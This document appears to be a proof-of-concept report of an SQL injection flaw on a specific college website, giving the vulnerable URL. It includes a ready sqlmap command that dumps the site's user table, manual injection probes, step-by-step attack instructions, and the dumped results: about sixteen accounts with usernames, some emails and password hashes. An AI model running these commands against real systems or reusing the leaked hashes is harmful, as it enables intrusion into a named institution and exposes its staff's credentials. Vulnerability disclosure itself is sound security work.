

Reporting the vulnerability

Proof of concept(POC)

Vulnerability Name : SQL INTECTION


Vulnerability Desprition: SQL Injection (SQLi) is a web security vulnerability that lets an attacker interfere with application database queries. This can lead to unauthorized data access, modification, deletion, or even execution of administrative operations on the database.

Vulnerable Url: https://hmmcollege.ac.in/old_site/index.php/Frontend/about_dept?id=1

Payload used :

```
sqlmap -u "https://hmmcollege.ac.in/old_site/index.php/Frontend/about_dept?id=1*" --batch --  
banner --risk=3 --level=3 -D hmmcolle_demo_db -T king_user -C  
name,status,dept_id,email,moblie,password,updated_on,user_id,user_type_id--dump
```

Proof of concept Photo:



name	user_type_id	status	dept_id	email	moblie	password	updated_on	user_id
Admin	1	1	0	super_admin		\$2y\$10\$3ktPAMrpCcTpc12R7T7VE.t3Fc8R6Tpmcor.fKEX7IS/9LxFnedD.	2023-11-16 21:31:21	1
Admin 01	2	0	0	admin1		\$2y\$10\$4HajL2A2N.AVEIm1VqrEQQW5N7qWfMdZ4/eP1efhgzcKsr6ePpoq	2023-09-04 17:41:42	2
User 1	3	0	0	user1		\$2y\$10\$4UMqELTeIRWuxRyhtsNIuTnuThutv0iE76Meh49oKvgIHxPYG8Q6	2023-09-04 17:41:42	3
Library Admin	3	0	0	libraryadmin@hmmcollege.in		\$2y\$10\$I07iaM6h0kaUVQ5mLTcjXODvNqtNfUE.Wv6Bj7GYC4QTg7GT/XYu	2023-11-16 21:34:16	33
Bengali	4	0	1	bengali		\$2y\$10\$2B7eugXr5yIUfrGdzIJZQu2M7kb1aKhXmXwPLFm0m9Rca4F2W1G	2023-09-04 17:41:42	4
English	4	0	2	english		\$2y\$10\$tXs8Z.D4AZNPJi3hrKoAzuwLW3dpAUB46HQXobIoKqS05iczn7i	2023-09-04 17:41:42	5
Philosophy	4	0	3	philosophy		\$2y\$10\$eeb50cDKdEaffGWIgPVS5OKleZT1bX50Ii.M5oJEQepXhsvJj0tG	2023-09-04 17:41:42	6
Education	4	0	4	education		\$2y\$10\$YlmiD0buhg1H0sK4ZLd6ur2.1ddYpYcN9wKZx3JnDR3..kwU/L/u	2023-09-04 17:41:42	10
History	4	0	5			\$2y\$10\$F7PZNB1yd/nKNTI4HAMGve9oo7Vs.OmH/47GpEzoFi.43eWKhUatW	2024-06-12 16:43:37	11
Mathematics	4	0	7	math		\$2y\$10\$Mz/SZc101PoX7ISB5fJ2jeknScvV01y.AQSpKJedyNyfy5X1No5ZG	2023-09-04 17:41:42	7
Chemistry	4	0	8	chemistry		\$2y\$10\$cuNsE95ajKgaJdxRUBXVMezTPNwFNE3BAX1Gj9R5Zat/MC2Yw5Lh0	2023-09-27 02:58:19	23
Physics	4	0	9	physics		\$2y\$10\$2jV2o5cUyM1MvQYVbe94Cebz1Qco8Qcg7LxVH.O9.0132ed9.F9nK	2023-09-04 17:41:42	24
Sanskrit	4	0	12	sanskrit		\$2y\$10\$jZearM5Jde2XuPm/FOkkoAKK3ipx8MB5ef.QuAFy6kohFg1SApCy	2023-09-04 17:41:42	12
Hindi	4	0	14	hindi		\$2y\$10\$23E3ndFsX4zvW7TQxbBkl.Wgc8EnA9xSQKR1Ndr1PDVB/6odjEQ5i	2023-12-07 22:17:51	13
Economics	4	0	16	economics		\$2y\$10\$TSLrMt1BjPSjVnyhWR/KfOuOyVQlJbwdwdjVG90fnsE7D3Uar04q	2023-09-04 17:41:42	25
Environmental Science	4	0	17	evs		\$2y\$10\$5zn4zbtP4c/KyyLuc/7xWuh7T5F46L55QgI6fww/8Fno0QCiaJaWw	2023-09-04 17:41:42	32

Steps to preform attack:

Step1: open the link in the browser

https://hmmcollege.ac.in/old_site/index.php/Frontend/about_dept?id=1

Step2: we have to find input parameter

\ ' ") ')

Step3: then we have to fix the query

' --+ " --+ ") --+ ') --+

Step4: then we have to perform the attack

```
sqlmap -u "https://hmmcollege.ac.in/old_site/index.php/Frontend/about_dept?id=1*" --batch --  
banner --risk=3 --level=3 -D hmmcolle_demo_db -T king_user -C  
name,status,dept_id,email,moblie,password,updated_on,user_id,user_type_id --dump
```

Proof of concept in the video :

<https://drive.google.com/file/d/1i-juwWKWXZNXHFWpdKfB1oPUzylOeHmR/view?usp=drivesdk>